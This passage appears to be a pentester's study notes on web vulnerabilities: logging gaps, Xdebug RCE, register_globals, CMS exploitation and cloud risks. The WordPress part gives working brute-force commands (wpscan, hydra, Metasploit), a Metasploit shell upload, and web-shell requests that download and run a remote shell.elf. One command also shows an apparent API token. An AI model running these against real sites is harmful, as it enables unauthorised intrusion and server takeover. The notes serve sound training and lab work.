      * According to Google, the Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. If you're looking to find what CVEs a technology stack has, there is no better place to search than NIST.
        + <https://nvd.nist.gov/vuln/search>
        + Cve.mitre.org
        + [www.cvedetails.com](http://www.cvedetails.com)
    - **Other platforms**
      * www.Paketstormsecurity.com
      * www.Wpvulndb.com
* **Insufficient logging and Monitoring**
  + **Overview**
    - The importance of securing a website cannot be understated. While 100% security is not a realistic goal, there are ways to keep your website monitored on a regular basis so you can take immediate action when something happens.
    - When web applications are set up, every action performed by the user should be logged. Logging is important because in the event of an incident, the attackers actions can be traced. Once their actions are traced, their risk and impact can be determined. Without logging, there would be no way to tell what actions an attacker performed if they gain access to particular web applications. The bigger impacts of these include:
      * regulatory damage: if an attacker has gained access to personally identifiable user information and there is no record of this, not only are users of the application affected, but the application owners may be subject to fines or more severe actions depending on regulations.
      * risk of further attacks: without logging, the presence of an attacker may be undetected. This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.
    - The information stored in logs should include:
      * HTTP status codes
      * Time Stamps
      * Usernames
      * API endpoints/page locations
      * IP addresses
    - These logs do have some sensitive information on them so its important to ensure that logs are stored securely and multiple copies of these logs are stored at different locations.
    - As you may have noticed, logging is more important after a breach or incident has occurred. The ideal case is having monitoring in place to detect any suspicious activity. The aim of detecting this suspicious activity is to either stop the attacker completely or reduce the impact they've made if their presence has been detected much later than anticipated. Common examples of suspicious activity includes:
      * multiple unauthorised attempts for a particular action (usually authentication attempts or access to unauthorised resources e.g. admin pages)
      * requests from anomalous IP addresses or locations: while this can indicate that someone else is trying to access a particular user's account, it can also have a false positive rate.
      * use of automated tools: particular automated tooling can be easily identifiable e.g. using the value of User-Agent headers or the speed of requests. This can indicate an attacker is using automated tooling.
      * common payloads: in web applications, it's common for attackers to use Cross Site Scripting (XSS) payloads. Detecting the use of these payloads can indicate the presence of someone conducting unauthorised/malicious testing on applications.
      * Just detecting suspicious activity isn't helpful. This suspicious activity needs to be rated according to the impact level. For example, certain actions will higher impact than others. These higher impact actions need to be responded to sooner thus they should raise an alarm which raises the attention of the relevant party.
    - Not having an efficient logging and monitoring process in place can increase the damage of a website compromise. we highly recommend that every website is properly monitored. If you need to monitor your server, OSSEC is freely available to help you. OSSEC actively monitors all aspects of system activity with file integrity monitoring, log monitoring, root check, and process monitoring.
    - We know that it may be hard for some users to perform audit logs manually. If you have a WordPress website, you can use our free WordPress Security Plugin to help you with your audit logs. The plugin can be downloaded from the official WordPress repository.  <https://wordpress.org/plugins/sucuri-scanner/>
    - It isn’t a vulnerability in itself, insufficient logging and Monitoring is an OWASP category that covers the lack of various best practices that could in turn prevent or damage control security breaches. The category includes everything from unlogged events, logs that are not stored properly and warnings where no action is taken within reasonable time.
  + **When is an application vulnerable?**
    - According to OWASP policy, insufficient logging, detection, and monitoring occur in the following cases:
      * Verifiable events such as logins, failed logins and high-value transactions are not logged.
      * Warnings and errors result in no, insufficient or unclear log messages. This includes obscure error logging without sufficient detail for forensics to understand.
      * Application and API logs are not monitored for suspicious activity.
      * Logs are only stored locally. Logs that are not backed up run the risk of being deleted by intruders accessing a system. In this way, the intruders conceal their traces, so that the source of the intrusion is not traceable.
      * Adequate alarm thresholds and reaction escalation processes are absent or ineffective.
      * Penetration tests and scans by DAST tools (e.g. OWASP ZAP) do not trigger any warnings.
      * The application cannot detect, escalate or warn against active attacks in real time.
  + **Prevention**
    - Make sure the logs are backed up and synced to another server. The attacker should not be able to clear all the logs after hacking the server and by doing so preventing any forensics.
    - Go over the system and make sure sensitive actions are logged. This would include logins, high value transactions, password changes, and so on. This is valuable when investigating a hack afterwards.
    - Make it a routine to actually look at the most important logs and automate the process for the rest. There should be a system in place that alerts you if a specific warning has been triggered or if a certain warning threshold has been reached, so that proper action can be taken
  + **Resources**
    - https://www.hacksplaining.com/exercises/logging-and-monitoring#/start
    - <https://medium.com/@javan.rasokat/owasp-appsensor-logging-and-monitoring-2518712ee0fe>
    - <https://resources.infosecinstitute.com/2017-owasp-a10-update-insufficient-logging-monitoring/>
* **Php remote xdebug vulnerability**
  + **Introduction**
    - The PHP Xdebug module installed on the remote host is configured in a vulnerable manner and is less than or equal to version 2.5.5
    - Xdebug is a php extension that allows to debug php pages, remotely by using DGBp protocoL. PHP programmers or web security researchers always setup a local PHP debugging environments for convenience. If the debugging server can be directly accessed by an attacker, there is a Remote Code Execution vulnerability.
  + **How to find the vulnerability** 
    - looking into the response header Xdebug: 2.5.5, we can get to know that Xdebug is enabled in the server,
  + **Exploit the vulnerability** 
    - By default xdebug will listen on port 9000 on the developer’s machine. In order to activate xdebug the parameter ‘XDEBUG\_SESSION=name’ has to be present in a get/post-parameter or as a cookie. The value of the parameter can be randomly chosen since it is only used for development environments where multIPle developers work on same machine simultaneously and each developer has its own session. Once xdebug is active, it connects back to the configured IP on port 9000 and waits for instructions
    - To start exploit this service, add XDEBUG\_SESSION\_START to query parameters. Remote server will try to connect back to user on port tcp/9000. The endpoint where to connect to can be altered using X-Forwarded-For header.. (which points to attacker's server )Then we can get Remote Code Execution using the eval function in php
    - For php programmers, there are always index.php or config.php in their local debugging environment.
      * http://127.0.0.1/index.php?XDEBUG\_SESSION\_START or
      * http://127.0.0.1/config.php?XDEBUG\_SESSION\_START
    - **Steps:**
      * 1. The remote attacker sends an HTTP request to a PHP resource on the target server containing the XDebug parameter or cookie.
      * 2. The server makes an outbound DBGP connection to the attacker on port 9000 using the specified session identifier.
      * 3. The attacker executes DBGP commands to have malicious PHP code evaluated on the server.
      * 4. After the DBGP session is closed, the server sends the response to the original HTTP request.
  + **Notes**
    - If you see that **Xdebug** is **enabled** in a phpconfig() output you should try to get RCE via
      * https://github.com/nqxcode/xdebug-exploit
  + **Remediation**
    - Upgrade to Xdebug version 2.60 or later. Additionally, the following line may be removed from the Xdebug configuration:
    - xdebug.remote\_connect\_back= true Or Set xdebug.remote\_connect\_back to 0 (the default value).
    - If it’s set to true it connects back to any host that activates xdebug.
  + **Resources**
    - https://github.com/nqxcode/xdebug-exploit
    - https://fir3wa1-k3r.github.io/2018/09/22/Olympus-writeup.html
    - https://xlab.tencent.com/en/2018/04/02/pwning-php-developers/
    - https://github.com/vulhub/vulhub/tree/master/php/xdebug-rce
* **phpBB**
  + PhpBB, which stands for PHP bulletin board, is an open-source forum software that enables users to create a space online where communities can gather and share information in an organized format. It’s free and open-source, and offered as a “One-Click-Install”.
  + phpBB is compatible with both Windows and Linux servers that are running PHP You can use it to create a discussion forum where people can post topics and other people can reply to those topics. You could create a forum around a general topic (like cars for example),    or for your company to provide support and facilitate discussion, or for various other reasons.
  + install.php in phpBB 2.0 through 2.0.1, when "**allow\_url\_fopen**" and "**register\_globals**" variables are set to "on", allows remote attackers to execute arbitrary PHP code by modifying the phpbb\_root\_dir   parameter to reference a URL on a remote web server that contains the code. phpbb/install/install.php
* **the Register\_globals directive:**
  + register\_globals is an is a setting/feature in PHP setting making variables passed to the script (via a form, cookie, or session) automatically available as predefined variables within the global scope. If you submit a value in a form, via POST or GET, the value of that input will automatically be accessible via variable in the PHP script, named after the name of the input field. Its very dangerous an attacker can access any variable in the script and assign it a value
  + Example 1:
    - if you submitted a form containing a username text field, the expression ($username === $\_POST['username']) at the very beginning of the script would return true.
  + Example 2:
    - index.php?apple=red
    - echo $apple; // 'red'
  + Example 3:
    - Code Example
      * if (( [isset](http://www.php.net/isset) ($password) && $password!="" && auth($password,$hidden\_password)==1) || $\_SESSION["logged"]==1){
      * $aff=display("well done, you can validate with the password : **$hidden\_password**");
    - Since register\_globals is either on or emulated,
      * $\_GET[<somekey>]
      * will be copied over to
        + $\_SESSION[<somekey>]
    - This means that we can make a GET request to ?logged=1 This will cause $\_GET["logged"]=1
      * (Note this also would have worked with $\_COOKIE or $\_POST, which are something we have 100% control over.)
    - In the next step, the server will extract $\_GET["logged"] and create $\_SESSION["logged"] with the value 1
    - When the PHP interpreter arrives at the check $\_SESSION["logged"]==1 the condition will be true and you get the flag.
  + To enable this functionality, use a text editor to modify the register\_globals directive in the php.ini file as follows :
    - register\_globals = on
  + To disable this functionality, modify the register\_globals directive in the php.ini file as follows:
    - register\_globals = off
* **Race Condition Vulnerability**
  + **Overview**
    - A race condition attack happens when a computing system that’s designed to handle tasks in a specific sequence is forced to perform two or more operations simultaneously. without locking or synchronization
    - race condition vulnerabilities are an artifact of parallel processing. The ability to run multiple different execution threads in parallel can create vulnerabilities that would not exist in single-threaded programs
    - A race condition attack, or a Time of Check/Time of Use attack, happens when a server is forced to execute commands that are supposed to be executed in sequence simultaneously.
    - This attack takes advantage of the fact that security checks need to be executed before the sensitive action is executed in order for them to be effective. For example, let’s say you want to withdraw $2000 dollars from your bank account, but you only have $1000 dollars saved. Normally, the bank would not let you withdraw funds you don’t have. But if you can make the bank, give you money before checking if you have sufficient funds, you can withdraw money that you don’t have. Race conditions impact financial sites, trading sites, and e-commerce sites the most.
* **CMS Exploitation**
  + **Introduction**
    - **Exploitation Steps**
      * Identify CMS, and version.
      * Enumerate Plugins, extensions and other components.
      * Identify Vulnerabilities in CMS, its components and potential web server misconfigurations.
      * Enumerate Users of the application.
      * Brute Force Attack against Administrative or User Interface.
  + **WordPress** 
    - **Introduction** 
      * WordPress is one of the most widely deployed CMS’s and is developed based on the PHP programming language and It’s backend database is commonly MySQL, and this will be important to know as we make our way towards exploitation
      * Another attractive fact about WordPress is that it allows for the quick inclusion of modular third-party plugins for easy-toimplement functionality for a number of different purposes.
      * **WPScan**
        + **What this tool can do**

Detect the version of currently installed WordPress.

Can detect sensitive files like readme, robots.txt, database replacing files, etc.

Detect enabled features on currently installed WordPress server such as file\_upload.

Enumerates the themes, plugins along with their versions and tells if they are outdated or not.

It even scans up the web-application to list out the available usernames.

* + - **WordPress Enumeration**
      * **Enumeration With WPScan** 
        + **We should Enumerate**

WordPress Version

PHP Version

Users of the application

Installed themes

Installed Plugins and Versions

Vulnerabilities related to WordPress and installed Plugins

Additional Content (robots.txt, interesting headers, etc.)

* + - * + **Commands**

Wpscan –update

Before we start, we should always run WPScan with the “-- update” parameter. This will make sure WPScan has its latest signatures database.

wpscan --url <http://192.168.1.105/wordpress/>

To get started, we can use the “non-intrusive” default scan using only the --url parameter to determine the WordPress version installed and some other information about the installation including PHP version, potential vulnerabilities, and interesting files, such as robots.txt files which could contain interesting directory or file references.

Another important parameter we should use is the “--user-agent” parameter. The default WPScan user-agent is well known, and will likely flag Intrusion Detection Systems or Web Application Firewalls.

wpscan --url http://192.168.1.105/wordpress/ -e at –e ap –e u

–e: at: enumerate all themes of targeted website

–e: ap: enumerate all plugins of targeted website

–e: u: enumerate all usernames of targeted website

* + - * **Enumeration with Plecost**
        + Plecost is another excellent tool for enumerating plugins, however, it does require a “plugins” wordlist containing a list of plugins, but by default comes with several lists of its own that we can use.
        + **commands**

plecost -i /usr/share/plecost/wp\_plugin\_list.txt <http://fooblog.site>

* + - * **Enumeration with Nmap**
        + Nmap can also be a good way to obtain information about WordPress, with several NSE scrIPts that we can use for this purpose, such as the “http-wordpress-brute”, “http-wordpressusers”, and “http-wordpress-enum” scrIPts.
        + **Commands**

nmap --scrIPt http-wordpress-enum example.com

* + - **Multiple Ways to Crack WordPress login**
      * **Introduction**
        + Once we’ve conducted our information gathering, and have enumerated users, we can move into the Bruteforce attack phase.
        + Bruteforce attacks against WordPress are one of the most popular ways attackers gain access to the administrative interface.
        + Once admin access has been obtained, the attacker has full control over plugins, users, configuration settings and more, which ultimately allows an attacker to leverage the platform to deliver malicious content to visiting users, or users of the blog in general.
        + First, we should know that in default WordPress configurations, the Administrative login interface is often found with the file “wpadmin.php” in the web root or sometimes a “wp-admin” directory which redirects to the login page (wp-login.php)
        + It will also be good to know that the default administrator user of a WordPress installation is “admin”. This “default” user makes it a prime target for Bruteforce attacks, as attackers don’t need to work too hard to figure out the administrator username.
      * **WPscan**
        + wpscan --url http://internal.thm/wordpress --api-token cvyJ4FDKosBeqBFKXoOWvXqjywnJnK2f0AqDoHH4VKc --usernames admin --passwords /usr/share/wordlists/rockyou.txt
        + wpscan --url http://192.168.1.100/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt

 –URL  is URL parameter, followed by URL of the wordpress website to be scanned

-U will only bruteforce the supplied usernames, in our case it is users.txt

-P will bruteforce the passwords from the provided list rockyou.txt

* + - * **Metasploit**
        + msf > use auxiliary/scanner/http/wordpress\_login\_enum
        + msf auxiliary(wordpress\_login\_enum) > set rhosts 192.168.1.100
        + msf auxiliary(wordpress\_login\_enum) > set targeturi /wordpress
        + msf auxiliary(wordpress\_login\_enum) > set user\_file user.txt
        + msf auxiliary(wordpress\_login\_enum) > set pass\_file pass.txt
        + msf auxiliary(wordpress\_login\_enum) > exploit
      * **hydra**
        + hydra -V -L lists/usrname.txt -P lists/pass.txt 10.10.253.228 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'

worpress bruteforce login

The very last piece of the string is the test condition. S signifies that it is testing for success. If you wanted to test for failure, you'd use F. You set that equal to the word or phrase that it is testing for. Think if it almost like grep

* + - * + hydra -v -l admin -P /usr/share/wordlists/rockyou.txt 10.11.10.239 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect\_to=http%3A%2F%2F10.11.10.239%2Fwp-admin%2F&testcookie=1:The password you entered"
      * **WPbf**
        + Another tool we can use to bruteforce WordPress login pages is known as “wpbf” and can be downloaded from the following URL:

<https://github.com/atarantini/wpbf>

* + - * + python wpbf.py -w passwords.txt -u admin http://fooblog.site
      * **Burp Suite**
        + Using the intruder with the cluster bomb attack type
    - **Shell upload**
      * **Using Metasploit**
        + msf > use exploit/unix/webapp/wp\_admin\_shell\_upload
        + msf exploit(wp\_admin\_shell\_upload) > set rhosts 192.168.1.105
        + msf exploit(wp\_admin\_shell\_upload) > set username admin
        + msf exploit(wp\_admin\_shell\_upload) > set password jessica
        + msf exploit(wp\_admin\_shell\_upload) > set targeturi /wordpress
        + msf exploit(wp\_admin\_shell\_upload) > exploit

This module takes an administrator username and password, logs into the admin panel, and uploads a payload packaged as a WordPress plugin. And finally, give us the meterpreter session of the webserver.

* + - * **upload plugin /edit a plugin with your reverse shell code**
        + **Choose a reverse shell**

sudo apt install seclists

cd /usr/share/seclists/Web-Shells/WordPress

plugin-shell.php

Windows reverse shell

<https://gist.github.com/m8r0wn/eff67a82efebcb22e08de1beb8c5d88d>

https://github.com/Dhayalanb/windows-php-reverse-shell/blob/master/Reverse%20Shell.php

* + - * + **ZIP the reverse shell**

sudo zIP plugin-shell.zIP plugin-s hell.php

* + - * + **Upload & install the plugin**

by clicking Add New at the top left. This will take us to the “Add Plugins” page. Since we are not downloading a plugin from the WordPress plugin directory, we need to select Upload Plugin at the top left of the page. Finally Installing the plugin will upload the zIP and extract the contents

curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami

/plugin-shell/plugin-shell.php?cmd=wget%20http://10.11.0.4/shell.elf

plugin-shell.php?cmd=chmod%20%2bx%20shell.elf

/plugin-shell.php?cmd=./shell.elf

* + - * **Injecting Malicious code in WP\_Theme**
    - **Vulnerable Plugin Exploitation**
      * many of WordPress’ vulnerabilities usually originate from third-party plugins
      * We can search in Metasploit for a module to exploit the vulnerable plugin
    - **Resources**
      * [https://www.hackingarticles.in/multIPle-ways-to-crack-wordpress-login/](https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/)
      * <https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/>
  + **Joomla CMS**
    - **Introduction**
      * Joomla is another very popular Content Management System, similar to WordPress in that it provides an easy-touse and manage web interface when it comes to content creation.
      * Similar to WordPress, it is also Open Source, written in PHP, and allows to easily add functionality to a site via what are known as “Extensions” or “Components”.
    - **Joomla Information gathering**
      * **Introduction**
        + Most recent versions of Joomla contain a “joomla.xml” file within the “/administrator/manifests/files” directory, which is readable without authenticating to the application.
        + One of the main Joomla components that will prove useful to understand is the concept of “Extensions” within Joomla. Extensions are also sometimes referred to as “Components”. Extensions are essentially “Plugins”, similar to WordPress, and can be downloaded, and quickly installed into a Joomla site from within the Joomla Administrator interface. And similar to WordPress, extensions often introduce vulnerabilities into a Joomla installation.

Components are typically found with the “com\_<component\_name>” naming format, and can usually be accessed via a URL, and are specified with the “option” parameter like the following:

<http://joomla.site/joomla/administrator/index.php?option=com_simpleimageupload>

One thing we can do to obtain a recent list of vulnerable components, is to use the “searchsploit” tool which comes with Kali linux, and conduct a search for all components related to Joomla with a command like the following:

# searchsploit "Joomla" |grep "com\_" |cut -f3 -d" "

* + - * **Enumeration with Joomscan**
        + Joomscan will automate the process of identifying the Joomla version, any vulnerabilities in the Core, locating the Administrator login page, and a number of checks we can find useful.
        + Commands

joomscan -u <http://joomla.site>

* + - * **Enumeration with joomla scan**
        + Joomla Scan does a great job at identifying installed Joomla components and extensions which we can then use to conduct additional information gathering in regard to any related vulnerabilities.
        + in the Joomla Scan tool, we can enumerate many of the extensions installed on a Joomla site, which uses a built in “comptotestdb.txt” file which is essentially a database of well-known components and extensions

python joomlascan.py -u <http://joomla.site/joomla>

* + - * **Enumeration With Metasploit**
        + Metasploit also contains several auxiliary modules we can use to enumerate plugins/extensions. The “joomla\_plugins” module can help with this task

msf > use auxiliary/scanner/http/joomla\_plugins

* + - **Bruteforce Joomla Admin Page**
      * **Bruteforce with joomBrute**
        + One of those tools is “JoomBrute”, is based on Python, and can be downloaded from the following GitHub URL: <https://github.com/0rbz/JoomBrute>

python JoomBrute.py --url [http://joomla.site/joomla/administrator --username admin --wordlist /usr/share/wordlists/rockyou.txt](http://joomla.site/joomla/administrator%20--username%20admin%20--wordlist%20/usr/share/wordlists/rockyou.txt)

* + **DRUPAL CMS**
    - Drupal is the third most popular CMS yet I seem to run into Drupal sites more than Joomla. If you find a Drupal site you want to use droopescan to scan it.
    - This scanner also has the ability to scan additional CMSs as well:
      * https://github.com/droope/droopescan
      * python3 droopescan scan Drupal -u <url\_here> -t 32
  + **ADOBE AEM CMS**
    - If you ever run into the Adobe AEM CMS you're about to find a whole bunch of vulnerabilities. 99% of the time this is an instant win! This CMS is riddled with public vulnerabilities and I’m 100% positive there are hundreds more zero days. Seriously this is one of the worst CMSs I have ever seen. If you want to scan an AEM application for vulnerabilities use the tool aemhacker:
      * https://github.com/0ang3el/aem-hacker
      * python aem\_hacker.py -u –host <your\_public\_IP>
        + Note that in order to test for the SSRF vulnerabilities you need to have a public IP that the target server can connect back to.
  + **Random CMS**
    - If you come across a CMS you haven't seen before the first step is to go to exploit db and see if it has any known CVEs:
      * <https://www.exploit-db.com/>
    - In addition to finding single exploits you want to search GitHub to see if there is a tool that can scan for all the possible vulnerabilities and misconfigurations. Like the tools for wordpress,drupal, joomla, and adobe aem there are scanners that target other platforms.
* **Attacking Cloud**
  + **Overview**
    - The advantages of the cloud are clear, which is why so many enterprises are leveraging platforms like Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP) to facilitate web applications. Benefits like scalability, storage, and operational efficiencies drive organizations to move more applications and workflows to the cloud. But what organizations may not realize is that just because they’re offloading critical infrastructure into the cloud, they can’t offload security concerns.
    - There’s a common assumption that cloud providers deliver sufficient visibility and monitoring of the cloud environment – but this is often not the case. Because they’re unaware of this gap in protection, security teams might fail to configure critical controls and secure architecture practices, leaving the businesses vulnerable to attacks
    - In addition to carefully configuring and maintaining controls, security teams should also be aware of the most common attack classes that threat actors use against the top three cloud service providers: AWS, Azure, and GCP. While the individual methods and tactics used to attack each individual service may differ because of implementation or design differences, each one generally suffers from the same classes of attacks, which are detailed here.
    - \*
    - \* Misconfigured Storage Buckets
      * Many web applications use storage buckets from cloud service providers to host content. Many websites rely on using storage buckets to service static content, then use a combination of a functional interface (such as JavaScript) in conjunction with a serverless computing platform (for example, AWS Lambda, Google Cloud Functions, or Microsoft Azure Functions) to provide a more interactive and dynamic experience for the end user.
      * In other cases, storage buckets may be used to host large data sets, such as web application logs (e.g., transaction information for an e-commerce service), or even as an internal file host for more sensitive files like SSH access and/or API keys. Cloud service providers do offer mechanisms to secure storage buckets. However, in some cases the bucket policies may be misconfigured, or open policies may be necessary to facilitate the design of the application. A quick Internet search of the term “insecure bucket data leak” will show many documented cases where an insecure storage bucket led to a myriad of data breaches with moderate to severe impact.
      * There are also a number of publicly published attack tools such as cloudhunter or gcpbucketbrute, as well as blogs centered around exploiting this concept. Most of these tools generally rely on the fact that storage buckets are easily enumerated and often have unintentionally lax access policies.
      * Even if appropriate permissions are set on your storage buckets, you should check the contents of the bucket for any sensitive information. GCP, for example, provides the Cloud Data Loss Prevention API that allows identification of sensitive data such as credit card numbers, phone numbers, and other information in storage buckets.
      * aws
      * Mel
      * aws s3 ls s3://kirit-bucket/new
      * https://searchcloudsecurity.techtarget.com/feature/Hands-on-guide-to-S3-bucket-penetration-testing
    - \* Metadata Service Exploitation Through SSRF
      * Each of the top cloud service providers provides a metadata service for instances running in their environments, generally accessible via HTTP at the link-local address 169.254.169.254. The metadata service allows a user to query and manage an instance programmatically, and generally, an instance has access to its metadata API without additional authorization.
      * This feature is extremely useful for organizations operating a cloud environment at scale, simplifying administration of cloud instances. However, in the same way an administrator can make use of the metadata service to manage an instance, attackers also look for chances to interact with the metadata service, hoping to find a misconfiguration and use it to further accomplish their desired objectives.
      * A web application hosted on a cloud instance may have to accept input from a user, and a vulnerability in the web application’s logic may allow for a class of vulnerability called server-side request forgery (SSRF). SSRF exploitation allows attackers to force the server to submit a web request on their behalf. By exploiting an SSRF vulnerability, an attacker can force an instance to interact with its metadata service, potentially leading to further compromise.
      * As an example, in 2019 CapitalOne experienced a data breach where the attacker leveraged a SSRF vulnerability to force a cloud instance to query its metadata service, retrieve its account credentials, and use those credentials to retrieve about 100 million consumer applications for credit. In other cases, storage buckets may be used to host large data sets, such as web application logs (like transaction information for an e-commerce service), or even as an internal file host for more sensitive files such as SSH access keys.
      * Most cloud providers provide protections to help prevent this class of attack. For example, both Azure and GCP check for a metadata header in metadata http requests and reject any request without the header.
      * Amazon AWS introduced a new version of its instance metadata service that adds new protections to help mitigate this vulnerability, protecting every request with session authentication, and making metadata requests use the HTTP PUT method. However, legacy instances may not be using this version of the metadata service.
      * To audit instances for SSRF vulnerabilities, consider blocking metadata access for cases where it’s not being used, and audit instances of account permissions too mitigate lateral movement opportunities. Gitlab’s blog on privilege escalation in GCP provides a great reference on how an overly permissive service account attached to an instance can be leveraged via SSRF exploitation to interact with an instance’s metadata service, resulting in total compromise of the environment
    - \* Credential Leakage and Overly Permissive Access
      * Another common reason for data breaches in cloud environments is overly permissive access policies. Between publicly accessible storage buckets that were intended to be private, or over-permissioned IAM (identity and access management) accounts, proper application of access policies within your cloud environment can significantly reduce risk exposure
      * In fact, these risks are not exclusive to cloud environments, and inadvertent credential leakage can also result in compromise. In some cases, access keys to cloud environments are unintentionally published with applications, or committed to the public eye in code repositories and even forum posts. Attackers scour the Internet looking for leaked credentials and have many tools available to help facilitate this, such as trufflehog. In cases where these leaked credentials are over-permissioned, this can result in compromise.
      * Ensure that your organization is following the principles of least-privilege, giving accounts as little access as possible to accomplish their roles. The major cloud service providers offer some form of IAM to allow for very granular control of access policies.
      * Your organization should also be monitoring all activity from service accounts. Most cloud service providers offer a method to monitor for this activity: AWS provides GuardDuty, GCP has Event Threat Detection part of Security Command Center, and Azure aggregated Advanced Threat Protection into the Microsoft Defenderoffering. Get the most out of cloud services by configuring these solutions to monitor for suspicious activity and quickly take action, even if credentials are leaked.
  + **Notes**
    - Serverless architecture (also known as serverless computing or function as a service, FaaS) allows you to build and run applications and services without thinking about servers management .. Applications are broken up into individual functions that can be invoked and scaled individually.
    - **Let us now see some of the basic FaaS offerings from the enterprise cloud providers.**
      * 1. Azure Functions, from Microsoft
      * 2. AWS Lambda, from Amazon Web Services (AWS)
      * 3. Google Cloud Functions, from Google
      * 4. OpenWhisk, an open-source cloud platform from Apache/IBM
      * 5. Fn Project, from Oracle
    - **Damn Vulnerable Serverless Application (DVSA)**
  + **Attacking Cloud Applications** 
    - **Introduction**
      * Let’s talk about the threats to cloud security, having considered the OWASP TOP-10, which are faced by mostly all organizations using cloud services. As you know, the number of cloud migrations growing every year, and the issue of security is still a serious topic.
      * The list of top 10 cloud security risks helps cloud consumers to build a secure cloud environment and it provides guidelines on mitigating risks and data protection.
      * **Terms** 
        + **Serverless Applications**

Serverless architecture (also known as serverless computing or function as a service, FaaS) allows you to build and run applications and services without thinking about servers management .. Applications are broken up into individual functions that can be invoked and scaled individually.

Let us now see some of the basic FaaS offerings from the enterprise cloud providers.

1. Azure Functions, from Microsoft

2. AWS Lambda, from Amazon Web Services (AWS)

3. Google Cloud Functions, from Google

4. OpenWhisk, an open-source cloud platform from Apache/IBM

5. Fn Project, from Oracle

* + - * + Damn Vulnerable Serverless Application (DVSA)
      * **Cloud Top 10 Risks**
        + • R1. Accountability & Data Risk
        + • R2. User Identity Federation
        + • R3. Legal & Regulatory Compliance
        + • R4. Business Continuity & Resiliency
        + • R5. User Privacy & Secondary Usage of Data
        + • R6. Service & Data Integration
        + • R7. Multi-tenancy & Physical Security
        + • R8. Incidence Analysis & Forensics
        + • R9. Infrastructure Security
        + • R10. Non-production Environment Exposure
  + **R1. Accountability & Data Risk**
    - In the case of the traditional data center, its security is completely in the hands of the organization itself. They have to take care of Data Security, Application Security, Network Security, and Physical Security etc.
    - However, when the organization decides to move over the cloud, who handles security at these layers? As shown in the below figure, in the cloud service model is defined who will be accountable for the security at each layer.
    - Cloud Service Models
    - The cloud consumer must take care of security at each layer while deploying their services to the cloud. The Consumer needs to consider all critical security risks carefully and mitigate them.
    - Cloud consumers must ensure the guarantee of recovering data, Data storage location, Data encryption etc.
  + **R2. User Identity Federation**
    - User authentication and authorization in cloud computing platforms are critical to an organization’s infrastructure security. In traditional infrastructure, the identities of users for different resources are in control of the organization itself and users can access those resources within the organization. But, in the case of the cloud range of accessibility increased.
    - Organizations need to implement advanced identity and access management solutions like SAML and OAuth.
  + **R3. Legal & Regulatory Compliance**
    - We know that most regulations hold the user of the service ultimately responsible for the security and integrity of their corporate and customer data, even when it is held by the service provider.
    - Cloud Data centers are located in remote areas where the power is cheap and fiber connection is available. The cloud consumer must be aware of the location of the data center where their data is stored because data perceived to be safe in one country cannot be perceived to be safe in another country.
    - The visibility must be there between organizations and cloud providers about the SOX, PCI, and other regulations based on resources.
  + **R4. Business Continuity & Resiliency**
    - Business Continuity is a process an IT organization implements to ensure that the business can be run even in unfavorable situations.
    - What happens if your data center is down due to bad weather or other natural disasters. Does the data center have a disaster recovery plan so you can get back up and running as soon as possible? Make sure that Cloud providers should be certified to Business continuity standards like BS 25999.
  + **R5. User Privacy & Secondary Usage of Data**
    - When you move your data to the cloud you lose control over your data completely or partially. You need to ensure with your Cloud providers what data can or cannot be used by them for secondary purposes like most of the social sites share your data with the least restriction.
    - Cloud consumers should also be aware of how their data is being shared and accessed across jurisdictional borders.
  + **R6. Service & Data Integration**
    - While data transmission between Cloud consumer and Cloud data center, these questions must be answered -
    - How secure are the REST API calls?
    - How secure are the databases that hold the data?
    - Should you encrypt the data and how do you manage all those keys?
    - Insecure data transmission media can cause compromise sensitive data.
  + **R7. Multi-tenancy & Physical Security**
    - The space provided by cloud providers is shared by multiple users in the cloud environment. Cloud consumers make sure that logical separation of space is secure enough so that no other user can see your data. Cloud service providers must implement proper access control to shared space so that in case of compromise one user’s resource can not affect other users data.
  + **R8. Incidence Analysis & Forensics**
    - If any security incident happens, you must be aware of all the logs across all connected resources. In case of security incidents, it can be a challenging situation for cloud consumers to stop the attack.
    - Log data often includes information on other users, and audit access may be restricted due to shared resources.
  + **R9. Infrastructure Security**
    - Make sure that your cloud service provider is aware of all the running services, open ports, password policies, and other security configurations over the cloud environment.
    - Proper access control mechanisms should be implemented according to the user’s role and regular risk assessments must be done.
  + **R10. Non-production Environment Exposure**
    - Non-Production Environments are good for security testing purposes internally within an organization. Avoid using real or sensitive data in non-production environments.
    - Make sure your other non-production environments are just as secure as your production environments. Ensure that anyone working in these environments has privileged access measures in place.
  + **Conclusion**
    - Business units and IT organizations should evaluate the business benefits and risks of cloud based products. Organizations need to evaluate cloud-computing risks, identifying appropriate controls and use cases. Security in cloud computing is a shared responsibility between the IT department of an enterprise and the cloud service provider. Therefore, even when IT infrastructure can be moved into the cloud, the responsibility for information security cannot be entirely outsourced to the cloud service provider.